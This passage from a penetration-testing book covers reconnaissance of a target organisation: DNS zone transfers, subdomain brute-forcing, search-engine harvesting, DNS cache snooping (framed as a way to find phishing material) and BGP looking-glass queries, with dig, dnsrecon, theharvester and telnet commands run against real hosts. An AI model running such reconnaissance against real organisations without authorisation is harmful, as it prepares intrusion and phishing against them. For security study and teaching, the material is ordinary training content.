- ▶ **AAAA** The host record for IPv6 addresses.
- ▶ **TXT** Text or arbitrary “human-readable” data.
- ▶ **Sender Policy Framework (SPF)** Used to indicate legitimate mail sources for a domain to help fight spam.

NOTE

Due to the very large number of addresses in IPV6, in the future we'll have to rely much more on DNS to identify live hosts.

There are really three main methods for identifying DNS information: zone transfers, brute forcing, and harvesting. Zone transfers allow us to download an entire DNS database from a DNS server. Brute forcing involves automated as well as manually guessing potential DNS names and looking for valid responses. Harvesting involves scraping search engines and websites for references to valid DNS hostnames in the target domain.

Zone Transfers

A zone transfer allows a DNS server to send all the DNS records (the zone file) it has for a specific domain to a querying client. At a basic level, this is typically performed by backup DNS servers to sync their DNS database with a primary server. Being able to transfer all of the records for a given domain is obviously extremely valuable information.

Keep in mind that DNS queries use User Datagram Port (UDP) port 53, whereas zone transfers use Transmission Control Protocol (TCP) port 53. However, it is not uncommon for an organization to expose TCP port 53 to the Internet and use access control lists (ACLs) on the server itself to restrict which servers are allowed to perform zone transfers. Thus, if you see that a server on the target network has TCP port 53 open, it does not necessarily mean you'll be able to perform a zone transfer.

You can attempt a zone transfer using the `dig` command, as in the following example, and you might be surprised that some organizations do still allow zone transfers. Many of the tools used for DNS enumeration will attempt a zone

transfer automatically for you.

```
user@kali:~# dig @nydns1.about.com about.com axfr

; <>> DiG 9.8.1-P1 <>> @nydns1.about.com about.com axfr
; (1 server found)
;; global options: +cmd
about.com.      900   IN    SOA    nydns0.about.com. admin.about.com.
2013120900 3600 1800 604800 600
about.com.      900   IN    NS     nydns1.about.com.
about.com.      900   IN    NS     nydns2.about.com.
about.com.      900   IN    NS     sjdns1.about.com.
about.com.      900   IN    NS     sjdns2.about.com.
about.com.      900   IN    NS     txdns1.about.com.
about.com.      900   IN    NS     txdns2.about.com.
about.com.      900   IN    MX    100 about.com.mail9.psmtp.com.
about.com.      900   IN    MX    200 about.com.mail10.psmtp.com.
about.com.      900   IN    MX    300 about.com.mail11.psmtp.com.
about.com.      900   IN    MX    400 about.com.mail12.psmtp.com.
about.com.      900   IN    A     207.241.148.80
*.about.com.    900   IN    CNAME www.about.akadns.net.
12f151ff92c0.about.com. 900   IN    CNAME cname.bitly.com.
15minutefashion.about.com. 900   IN    CNAME www.about.akadns.net.
www.15minutefashion.about.com. 900 IN    CNAME www.about.akadns.net.
15minutefashionadmin.about.com. 900 IN    A     207.241.149.136
3d.about.com.    900   IN    CNAME www.about.akadns.net.
www.3d.about.com.    900   IN    CNAME www.about.akadns.net.
3dadmin.about.com.    900   IN    A     207.241.149.141
3dgraphics.about.com.    900   IN    CNAME www.about.akadns.net.
www.3dgraphics.about.com. 900   IN    CNAME 3dgraphics.about.com.
4wheeldrive.about.com. 900   IN    CNAME www.about.akadns.net.
www.4wheeldrive.about.com. 900   IN    CNAME 4wheeldrive.about.com.
4wheeldriveadmin.about.com. 900 IN    A     207.241.149.134
5min.about.com.    900   IN    A     74.3.201.123
---SNIP---
```

Or you can perform a zone transfer using dnsrecon with the -t axfr option. If

you'd like to see a successful zone transfer in action, you can perform it against [about.com](#), which at the time of writing, allows zone transfers:

```
dnsrecon -d about.com -t axfr
```

Domain Brute Forcing

There are many good tools for performing DNS brute forcing. The key with using these tools, like many tools in the APT hacker's arsenal, is to not rely on the tool to magically provide answers, and especially to not rely on the defaults.

In the following table, you can see some of the most popular tools for DNS enumeration. Be sure to test each tool and determine which one fits your needs best.

Tool	Description
fierce	Perl script supporting threads and brute force A and PTR records
dnsenum	Perl script supporting XML output, Google scraping, brute force
dnsrecon	Python threaded tool supporting Google searches, CSV output, XML output, and SQLite database output
dnsmap	Binary simple and effective brute forcing, CSV output

I prefer using dnsrecon, as it supports many useful options and performs a few beneficial queries by default. You can perform multiple lookup types using the `-t` option and separate each type with a comma. The available options are provided in the following table.

-t Option	Description
Br	Brute-force domains and hosts using a given dictionary
Rv	Reverse lookup
Srv	Enumerate common SRV records for a given domain
Axfr	Test all NS servers in a domain for misconfigured zone transfers
Goo	Perform a Google search for subdomains and hosts

It can be helpful to use the `-c out.csv` option to save all of the output to comma-separated value (CSV) format to the file `out.csv`. This makes it handy for feeding the results into our next tools. When using the brute-force option, it can

also be handy to use the `-v` option, which shows the records being attempted.

Let's look at an example brute-force session against weak-target.com:

```
user@kali:~$ dnsrecon -d weak-target.com -t brt --dictionary ./hosts.txt
[*] Performing host and subdomain brute force against weak-target.com
[*]      A vpn.weak-target.com 173.236.137.232
[*]      A www.weak-target.com 173.236.137.232
[*]      A admin.weak-target.com 173.236.137.232
[*] 3 Records Found
user@kali:~$
```

When performing brute-force DNS lookups, the results will only be as good as the wordlist you use. In this case, we used a custom host list containing only ten hosts to look up a few common hostnames. Kali Linux comes with a few good wordlists for DNS brute-forcing preinstalled. These are described in the following table.

Location	Word Count
/usr/share/dnsrecon/namelist.txt	1,907
/usr/share/dnsenum/dns.txt	1,480
/usr/share/dnsenum/dns-big.txt	266,930
/usr/share/dnsmap/wordlist_TLAs.txt	17,576

Thanks to the work of Ryan Dewhurst of dewhurstsecurity.com, we have some very good options for brute-forcing domain names. Ryan used data obtained from Alexa.com, which provides the top 1 million most popular websites on the Internet daily. He then attempted zone transfers against these domains. Despite only being able to perform zone transfers against roughly 6 percent (that's over 60,000 domains), he was able to build an impressive list of the most common host records. I highly recommend you download the wordlists and put them to use, as well as analyze the contents of the files.

Name	Word Count	Size
subdomains-top1mil-5000.txt	5,000	33KB
subdomains-top1mil-20000.txt	20,000	146KB
subdomains-top1mil.txt	114,606	1.1MB
subdomains-top1mil-with-rank.txt	2,954,195	42MB

Even better, these files are now included with the latest version of dnsrecon. If you have the git client installed on your computer, you can grab the latest dnsrecon with the following command:

```
git clone https://github.com/darkoperator/dnsrecon
```

Domain Harvesting

Another great way for us to identify as many hosts as possible is by harvesting DNS names from websites. We can do this manually, although thankfully, there are a handful of tools to help us with this as well. Using dnsrecon and the -t goo option, we can scrape Google for any hostnames found in our target domain.

We can also use a tool called theharvester to harvest domain names. Not only does theharvester allow us to harvest more than just domain names, but we can also search other popular data sources besides Google for domain names. Currently, theharvester supports the following data sources: Google, Bing, bingapi, pgp, LinkedIn, google-profiles, people123, and jigsaw. Following is a short example of using theharvester against our target domain weak-target.com by scraping the Bing search engine:

```
user@kali:~$ theharvester -d weak-target.com -b bing
--- SNIP ---
[-] Searching in Bing:
    Searching 50 results...
    Searching 100 results...

[+] Hosts found in search engines:
-----
65.52.103.78:www2.weak-target.com
65.52.103.78:media.weak-target.com
user@kali:~$
```

DNS Zones

You should also note that organizations can (and many times do) have different DNS zones and servers for internal and external use for the same domain. This means that our target organization could have multiple servers that claim to handle “secure-target.net” that return different results. Typically, this will be because an organization chooses to use the same domain name on their internal network as they do for their public systems.

Other times, organizations will have a separate and distinct domain name for their internal systems. In this example, our target may choose to use secure-target .loc or stnet.net. It’s important to keep in mind that an organization is free to use any domain they choose on a local network, even something that may be in use by someone else on the Internet.

On multiple occasions, I’ve identified third-party vendors of my target organization because of DNS records. For example, let’s say our target organization has a DNS record of calendar.[weak-target.com](#) that resolves to a different subnet than their other resources. When we resolve or visit the IP address, we see that it belongs to a third-party vendor that specializes in hosted collaboration software.

DNS Cache Snooping

Another vulnerability that can be used to our advantage is DNS cache snooping. Cache snooping allows us to enumerate websites and systems that users or systems have requested at our target organization.

The main caveat here is that the DNS server must be configured to allow recursive queries, which makes it vulnerable. However, I have seen this vulnerability at many organizations. Many network administrators seem to think this is not a serious vulnerability that must be corrected. That is a great opportunity for us to use it to our advantage.

If a DNS server does not have the answer to a query from a client, it can be configured to respond to a client in one of two basic modes: iterative or recursive. An iterative query is when the DNS server responds with a list of other DNS servers that the client can then query directly. A recursive query occurs when the DNS server asks other DNS servers for the answer and returns the result directly to the client. Both of these request types are shown in [Figures 4-4\(a\)](#) and [4-4\(b\)](#).




Figure 4-4 Recursive and iterative DNS queries

If the DNS server is configured for recursive queries, it might then cache that record to respond faster to any other clients that request that resource. This means that if we ask the DNS server for a record we know it doesn't own and the DNS server responds with the record, we know someone else at that organization has requested that record previously. Even better, we can observe the time to live (TTL) of the record and calculate a relatively accurate time the record was previously requested.

This may not seem like a huge deal at first, but this can allow us to identify some useful information. First, if we can identify a set of websites that the DNS server has records cached for, these websites can be perfect material to use during our phishing attacks. We might also be able to identify business

relationships, vendors, customers, etc., by observing the records that are cached.

This is another prime area for you to think outside the box and ask yourself, “What websites might they be trying to access that would be beneficial for me to confirm?” Think outside the box, and be sure to take your time here. You also want to repeat this over time and get a good measure of when these resources might be requested and how often they are requested.

Because we exploit this by sending DNS queries to the target DNS server, we only need UDP port 53 open to us. The caveat is that the DNS query we send must be marked as nonrecursive so that if the DNS server we query does not have the record cached, it will respond either with a list of DNS servers for us to query or nothing at all. To test it manually, we can use the `dig` command as in the following example.

In this example, you can see we’re querying the DNS server 8.8.8.8 for the host record for www.facebook.com. We specify that the server should not perform a recursive query with the `+norecurse` option. You can test this yourself, as 8.8.8.8 is a public Google DNS server. In this case, the Google server had the record cached because it returned it to us in the Answer section.

```
user@kali:$ dig @8.8.8.8 www.facebook.com A +norecurse

; <>> DiG 9.8.4-rpz2+r1005.12-P1 <>> @8.8.8.8 www.facebook.com A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40789
;; flags: qr ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.facebook.com.           IN      A

;; ANSWER SECTION:
www.facebook.com. 3356   IN      CNAME star.c10r.facebook.com.
star.c10r.facebook.com. 16    IN      A      31.13.73.65
;; Query time: 53 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Thu Dec 12 19:55:11 2013
;; MSG SIZE  rcvd: 74

user@kali:$
```

In the next output, you can see a similar query to the same DNS server; however, this time, we query for a record we don't think exists. We did this just to show what an answer would look like for a record that was not cached. If you compare the two results, you'll see that in this example, there is no Answer section. Thus, this requested record was not cached by the target DNS server.

```
user@kali:$ dig @8.8.8.8 fake12345.thiscantexist.com A +norecuse

; <>> DiG 9.8.4-rpz2+r1005.12-P1 <>> @8.8.8.8 fake12345.
thiscantexist.com A
+norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25131
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITION

;; QUESTION SECTION:
;fake12345.thiscantexist.com. IN A

;; Query time: 53 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Thu Dec 12 19:57:23 2013
;; MSG SIZE rcvd: 45

user@kali:$
```

Luckily, we can accomplish this much faster using the dnsrecon tool, as shown in the following example. In this case, we specify that we are exploiting the snooping vulnerability on the ns1.[weaktarget.com](#) domain and attempting to look up the domains in the websites.txt file. The real trick here is to use a very good wordlist of potential target websites, so again, take your time to think of a long list of sites and resources to test for.

```
user@kali:$ dnsrecon.py -t snoop -n ns1.weaktarget.com -D
./websites.txt
```

Many technologies rely on DNS and may query the DNS server automatically

for certain records. This can also be used to our advantage to determine if the target organization is using certain systems. For example, some Cisco wireless access points will automatically query for CISCO-LWAPP-CONTROLLER.localdomain to identify a wireless local area network (LAN) controller that will manage its configuration. Thus, if we query for this record and find it cached, we can assume there are some Cisco wireless access points on the target organization's network.

Likewise, there are software solutions, such as antivirus software, that will query for common DNS entries. For example, Symantec Endpoint Protection might query for liveupdate.symantec.com or liveupdate.symantecliveupdate.com. If we identify cached DNS records for these sites, we can assume there are at least some clients on the remote network with a Symantec product installed.

Border Gateway Protocol: An Overview

The Border Gateway Protocol (BGP) is the primary routing protocol of the Internet. It allows the decentralized and dynamic exchange of routing information on the Internet. This is obviously a critical component for the Internet to work properly. BGP connects to peers using TCP port 179, which is different from most dynamic routing protocols that rely on connectionless UDP or multicast for their connection to neighbors.

NOTE

You should understand that BGP is a large, important, and complex protocol. Entire books have been written on it. Vulnerabilities have been identified in BGP that could make it a good target for exploitation; however, we're focusing on its use here as a source for important information for our reconnaissance purposes. Obtaining a complete understanding of BGP in this book is impractical at the very least. I highly recommend you do some additional research on the BGP protocol.

In [Figure 4-5](#), our target organization has two Internet connections to two different ISPs. In this case, both service providers know they can access the 1.2.3.0/24 subnet for WeakTarget over their own links. The service providers then advertise that they can both reach the WeakTarget subnet. This means that

any system on the Internet attempting to reach the 1.2.3.0/24 subnet can do so through either the network connection of Provider 1 or Provider 2.




Figure 4-5 BGP with two different providers

Typically, though, the BGP configuration for target organizations will make it so that one of the provider connections will be preferred and the second will only be used if the primary network connection goes down, as shown in [Figure 4-6](#).




Figure 4-6 BGP with preferred route

If the organization has special reasons for providing a lot of redundancy and fault tolerance, they may even have a unique physical site that also advertises the target subnet.

NOTE

In some cases, the organization may choose to not advertise the alternative path to the subnet until there is a failure. This means that if we only check the routing tables once, we may not observe this alternative path. Thus, we should monitor the BGP routing tables for changes over a long time.

This is a very important fact, as this means that Firewall 1 and Firewall 2 could potentially have two distinct and different configurations. Although most

organizations will try to have the exact same configuration between their primary site and backup site, it is not uncommon for there to be differences. From subtle nuances to extremely important details (such as far less restrictive firewall ACLs), all of this information can be extremely important to us and could provide an easy technical exploit path.

It is likely that any differences are not intentional, as most organizations will try to configure their backup sites identical to their production sites. However, the very nature of the backup site probably means that it gets less attention and less “live” time for the personnel supporting it to notice the differences in configuration.

You should note that not all organizations use BGP at their perimeter. This is typically reserved for larger organizations or organizations that provide access to their network as part of their business. For example, a Software as a Service (SAAS) provider would most likely use BGP to ensure their products are always available to their customers.

This is different from organizations that simply want redundancy for access to the Internet for their internal systems. This can be accomplished with a much simpler network setup that does not require any exterior dynamic routing protocols, as shown in [Figure 4-7](#).




Figure 4-7 Basic outbound Internet redundancy

In this example, the organization may look similar, but because the organization doesn't need to provide access to its network, it is not using BGP. You can consider that to be a common reason (although not the only reason) why an organization would choose to use BGP. If they use BGP, they probably need to maintain inbound access to their network from other Internet sources. If they don't use BGP, they probably are only concerned with outbound Internet access from their networks.

Interrogating BGP

Hopefully at this point you're eager to identify information about our target organization's Internet presence via BGP. Luckily, we have BGP looking glass servers available to us. BGP looking glass servers are systems typically set up by ISPs, network operation centers, or research institutes to allow anyone to gain insight into how BGP currently looks on the Internet.

Using looking glass servers, we can query routers to identify relevant routing information about our target. Some of these systems are traditional servers; others are live ISP routers running the Cisco IOS or JunOS operating systems.

You can find a good list of available looking glass routers at www.bgp4.as/looking-glasses. If you scroll to the bottom of the page, you'll see a table listing the available "BGP Route Server (Telnet Access)." This represents the list of systems we can Telnet to and obtain read-only access to query the BGP tables.

NOTE

There are plenty of other good resources for looking glass servers. You can find more information at

www.lookingglass.org and www.bgp4.as/looking-glasses.

*Some interesting BGP archive data can be found at
<http://bgpmon.netsec.colostate.edu/index.php/archives>.*

NOTE

Since most of the time these are full-blown routers, we can get a lot of other useful information. Although it may not be information on our target organization, it can be very useful nonetheless. When you have time, I recommend looking at the other information you can obtain from these systems. You can start by typing a question mark or trying the "help" command, depending on the OS, to see the commands available to you.

A quick look will show you we have systems available to us all over the world. There are systems in the United States, Canada, Australia, Europe, and even South Africa. Let's start by looking at one of these systems. Since AT&T is a well-known organization, let's start with the AT&T system at route-server.cerf.net:

```
user@kali:~$ telnet route-server.cerf.net
Trying 12.129.193.235...
Connected to route-server.cerf.net.
Escape character is '^]'.

route-server>sh version
Cisco Internetwork Operating System Software
IOS (tm) 7200 Software (C7200-P-M), Version 12.0(22)S2e, EARLY DEPLOYMENT

--- SNIP ---

route-server uptime is 1 year, 26 weeks, 1 day, 5 hours, 21 minutes
System returned to ROM by RPR Switchover at 08:11:29 PDT Wed May 30 2012
System restarted at 08:12:58 PDT Wed May 30 2012
System image file is "slot0:c7200-p-mz.120-22.S2e.bin"

cisco 7202 (NPE150) processor with 114688K/16384K bytes of memory.
R4700 CPU at 150Mhz, Implementation 33, Rev 1.0, 512KB L2 Cache
2 slot midplane, Version 1.1

Last reset from power-on
X.25 software, Version 3.0.0.
4 Ethernet/IEEE 802.3 interface(s)
125K bytes of non-volatile configuration memory.
1024K bytes of packet SRAM memory.

16384K bytes of Flash PCMCIA card at slot 0 (Sector size 128K).
4096K bytes of Flash internal SIMM (Sector size 256K).
Configuration register is 0x102

route-server>
```

NOTE

Ultimately, it doesn't matter which looking glass server you choose, as they should all contain the same information. Obviously, each router will have its own view of the network, but the core information we're looking for will be the same.

Some systems may require you to log in; many times, these systems will use

rviews as the user name and rviews or some iteration of rviews as the password (such as rviews123). Typically, the credentials will be given to you in the Telnet banner when you Telnet to the system; otherwise, check the system owner's website. If you can't easily figure out the credentials, it's probably a sign that the owners don't actually want you to access the system.

It's not required for us to do a show version; it's just nice to understand what kind of system we're dealing with here. In this case, you see it's a Cisco 7202 series router with four Ethernet interfaces and roughly 1GB of memory.

Another good looking glass server is route-views.oregon-ix.net, which is made available as part of a research project by the University of Oregon. Telnet to route-views.oregon-ix.net, and you'll see it is also a Cisco 7200 series router.

Now let's see what the BGP presence of a random target looks like. In this example, we'll identify what the BGP information for the California Department of Motor Vehicles (DMV) looks like. If you're wondering why the California DMV was chosen, it's simply because it's a government agency and should provide some interesting data. Let's start with a quick and dirty way of identifying an IP address associated with the California DMV. We do an nslookup on dmv.ca.gov and see that it returns an IP address of 134.186.15.29. We don't need the subnet information for this IP address; we can actually just use this IP address as the argument for the show ip bgp command, as in the following example:

```
route-views>show ip bgp 134.186.15.29
BGP routing table entry for 134.186.0.0/16, version 241135
Paths: (32 available, best #23, table Default-IP-Routing-Table)
      Not advertised to any peer
      3277 3267 9002 7385 1226
          194.85.102.33 from 194.85.102.33 (194.85.4.4)
              Origin IGP, localpref 100, valid, external
              Community: 3277:3267 3277:65321 3277:65323 3277:65331
      101 101 7018 1226
          209.124.176.223 from 209.124.176.223 (209.124.176.223)
              Origin IGP, localpref 100, valid, external
              Community: 101:20300 101:22100
              Extended Community: RT:101:22100
```

```
3257 7018 1226
 89.149.178.10 (inaccessible) from 89.149.178.10 (213.200.87.91)
    Origin IGP, metric 10, localpref 100, valid, external
    Community: 3257:8093 3257:30150 3257:50002 3257:51100
3257:51102
--- SNIP ---
route-views>
```

You can see by the first line of output that the route to this network is being advertised as a /16 subnet. That means the organization that manages this system probably owns the entire 134.186.0.0 through 134.186.255.255 IP address range. The next line tells us the router has 32 distinct paths to the destination subnet. Keep in mind this is 32 paths—this does not mean the target organization has 32 unique connections to the Internet.

The most meaningful thing for us is the fourth line of output:

```
3277 3267 9002 7385 1226
```

You'll notice that several lines look similar, with what appears to be a somewhat random string of numbers. Although this may look like a random string of numbers, these are actually the paths to the destination network as a series of AS numbers. You'll observe that all of the lines with the AS path number end with 1226. This means that the 1226 AS number is the last public hop for the 134.186.0.0/16 subnet.

We can assume this is probably the ASN for our target organization, but let's see if we're correct. We can search the ARIN website with just the number 1226, or we can use the `whois` command. When searching for an AS, we can prepend the number with "AS," as shown in the following code:

```
